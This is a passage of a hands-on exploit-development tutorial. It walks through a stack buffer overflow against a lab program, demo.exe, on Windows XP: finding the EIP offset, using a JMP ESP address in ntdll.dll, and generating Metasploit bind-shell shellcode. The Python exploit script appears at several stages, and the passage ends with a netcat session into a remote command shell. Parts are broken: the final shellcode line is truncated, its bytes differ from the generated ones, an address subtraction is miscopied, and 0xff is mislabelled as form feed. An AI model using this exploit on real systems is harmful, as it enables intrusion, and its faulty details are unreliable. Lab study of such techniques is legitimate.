





now press **F9** to run application



Generate random bytes as shown below:-




Copy that random generated string into our exploit code.



Now run our exploit code again

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# ./evil.py
sending buffer of lenght75
root@bt:~#
```

Check out demo.exe crashed and find what's in the EIP ? 0x41336341



Now we will use this value to find the number of bytes to overwrite EIP as follows:-

```
root@bt: /pentest/exploits/framework/tools
File Edit View Terminal Help
root@bt:~# cd /pentest/exploits/framework/tools/
root@bt:/pentest/exploits/framework/tools# ./pattern_offset.rb 41336341
69
root@bt:/pentest/exploits/framework/tools#
```

As we can conclude that 69 bytes were required to overwrite EIP to verify it we will modify our code a lil bit i.e we will send 69 bytes of A's and 4bytes of B's and 2000 bytes of C's

```
root@bt: ~
File Edit View Terminal Help
GNU nano 2.2.2 File: evil.py Modified


#!/usr/bin/python
import socket
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
buffer='\x41'*69 + '\x42'*4 + '\x43'*2000
s.connect(('192.168.91.143',1974))
data=s.recv(1024)
print'sending buffer '
s.send(buffer +'\r\n')
s.close()
```

Resend the exploit code.


```
root@bt: ~
File Edit View Terminal Help

root@bt:~# ./evil.py
sending buffer
root@bt:~#
```

Notice the eip contains 42424242 i.e our 4 B and ESP contains address where our C resides in memory




We would like to follow ESP in memory by right clicking and select follow in dump.




Note the addresses where the C starts and ends: **0023AED0** - **0023B698** this means we have **23B0B8-23AED0=7C8** i.e **1992** bytes in decimal base for our shellcode.

Restart demo.exe by pressing **ctrl+F2** and then press **F9**. Now we know that how many bytes are required to control EIP it's time to find JMP ESP command address so that we can redirect execution flow to our shellcode. We can find JMP ESP in modules loaded by demo.exe







I have select ntdll.dll



Press Ctrl+F and type JMP ESP and click on find.



Click on this address and press F2 to set break point in order to see if our redirection works correctly.



We will modify our exploit code to add EIP address as follows:-


```

root@bt: ~
File Edit View Terminal Help
GNU nano 2.2.2 File: evil.py Modified
#!/usr/bin/python
import socket
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
# EIP Address SHELL SPACE
buffer='\x41'*69 + '\xED\x1E\x94\x7C' + '\x43'*2000


s.connect(('192.168.91.143',1974))
data=s.recv(1024)
print'sending buffer '
s.send(buffer +'\r\n')
s.close()

```


Notice i wrote that EIP address in **Little Endian** format. Now run our exploit code again



Hop over to XP machine and look into debugger we can see that debugger has stopped at 7C941EED, press F7 to see if we are redirect to our C's (43 in hex)



We can see that EIP landed us to our C's




## Shellcode+Gameover!

It's time put in the final piece of puzzle but before sending our shellcode we have to know what can be the bad characters that we may encounter that can break our shellcode, some common bad characters are :-

- 0x00 NULL (\0)
- 0x09 Tab (\t)
- 0x0a Line Feed (\n)
- 0x0d Carriage Return (\r)
- 0xff Form Feed (\f)


So to avoid those bad character we will generate our shell code in such a way that will not make use of the above mentioned characters.

Fireup metasploit console



```
root@bt: ~  
File Edit View Terminal Help  
msf5 > use payload/windows/shell_bind_tcp  
msf5 payload(shell_bind_tcp) > generate -t c -b '\x00\xff\x0a\x0d\x09'
```

Metasploit uses **shikata\_ga\_nai** as default encoder, for encoded shellcodes it need some space to decode in memory which can be easily achieved by using around 20 bytes of NOP's (use and size of NOP's may vary depending on situation in my case 20 bytes works fine)



```
root@bt: ~  
File Edit View Terminal Help  
/*  
unsigned char buf[] =  
"\xba\x99\x99\x9a\xb6\xd8\xd9\x74\x24\xf4\x5e\x29\xc9\xb1"  
"\x56\x31\x56\x13\x83\xee\xfc\x03\x56\x96\x7b\x6f\x4a\x40\xf2"  
"\x90\xb3\x90\x65\x18\x56\xa1\xb7\x7e\x12\x93\x07\xf4\x76\x1f"  
"\xe3\x58\x63\x94\x81\x74\x84\x1d\x2f\xa3\xab\x9e\x81\xb6\x67"  
"\x5c\x83\x17\x7a\xb0\x63\x29\xb5\x5c\x62\x6e\xa8\x25\x36\x27"  
"\xa6\x97\xa7\x4c\xfa\x2b\xc9\x82\x70\x13\xb1\xa7\x47\xe7\x0b"  
"\xa9\x97\x57\x07\xe1\x0f\xdc\x4f\xd2\xe3\x18\xc2\xe7\x3e"  
"\x67\xc4\x7b\x96\xb9\x25\x4a\xd6\x16\x18\x62\xdb\x67\x5c\x45"  
"\x03\x12\x96\xb5\xbe\x25\x6d\xc7\x64\xa3\x70\x6f\xef\x13\x51"  
"\x91\x3c\xc5\x12\x9d\x89\x81\x7d\x82\x0c\x45\xf6\xbe\x85\x68"  
"\xd9\x36\xdd\x4e\xfd\x13\x86\xef\xa4\xf9\x69\x0f\xb6\xa6\xd6"  
"\xb5\xbc\x45\x03\xcf\x9e\x01\xe0\xe2\x20\xd2\x6e\x74\x52\xe0"  
"\x31\x2e\xfc\x48\xba\xe8\xfb\xaf\x91\x4d\x93\x51\x19\xae\xbd"  
"\x95\x4d\xfe\xd5\x3c\xed\x95\x25\xc0\x38\x39\x76\x6e\x92\xfa"  
"\x26\xce\x42\x93\x2c\x1b\xdb\x83\x4e\x0b\x83\x80\x6f\x99"  
"\x63\xe1\x8f\x0c\x28\x6c\x69\x44\xc0\x38\x21\xf0\x22\x1f\xfa"  
"\x67\x5c\x75\x56\x30\xca\xc1\xb0\x86\xf5\xd1\x96\xa5\x5a\x79"  
"\x71\x3d\xb1\xbe\x60\x42\x9c\x96\xeb\x7b\x77\x6c\x82\xce\xe9"  
"\x71\x8f\xb8\x8a\xe0\x54\x38\xc4\x18\xc3\x6f\x81\xef\x1a\xe5"  
"\x3f\x49\xb5\x1b\xc2\x0f\xfe\x9f\x19\xec\x01\x1e\xef\x48\x26"  
"\x30\x29\x50\x62\x64\xe5\x07\x3c\xd2\x43\xfe\x8e\x8c\x1d\xad"  
"\x58\x58\xdb\x9d\x5a\x1e\xe4\xcb\x2c\xfe\x55\xa2\x68\x01\x59"  
"\x22\x7d\x7a\x87\xd2\x82\x51\x03\xe2\x8c\xfb\x22\x6b\x95\x6e"  
"\x77\xf6\x26\x45\xb4\x0f\xa5\x6f\x45\xf4\xb5\x1a\x40\xb0\x71"  
"\xf7\x38\xa9\x17\xf7\xef\xca\x3d";  
msf5 payload(shell_bind_tcp) >
```

All we have to do now is to copy that shell code and 20 bytes of NOP's in our final exploit code.

```
root@bt: ~
File Edit View Terminal Help
GNU nano 2.2.2 File: evil.py

#!/usr/bin/python
import socket
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
# EIP Address      NOPS
buffer='\x41'*69 + '\xED\x1E\x94\x7C' + '\x90'*20
# SHELL CODE
shell=("\xdb\xd6\xb8\x94\x43\xa6\xe6\xd9\x74\x24\xf4\x5b\x31\xc9\xb1\x56\x31\x43\x18\x83\xeb\xfc"
s.connect(('192.168.91.143',1974))
data=s.recv(1024)
print'sending buffer '
s.send(buffer + shell + '\r\n')
s.close()
```

**GAME OVER !**

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# ./evil.py
sending buffer
root@bt:~# nc 192.168.91.143 4444
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\user\Desktop>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : localdomain
    IP Address. . . . . : 192.168.91.143
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.91.1

C:\Documents and Settings\user\Desktop>
```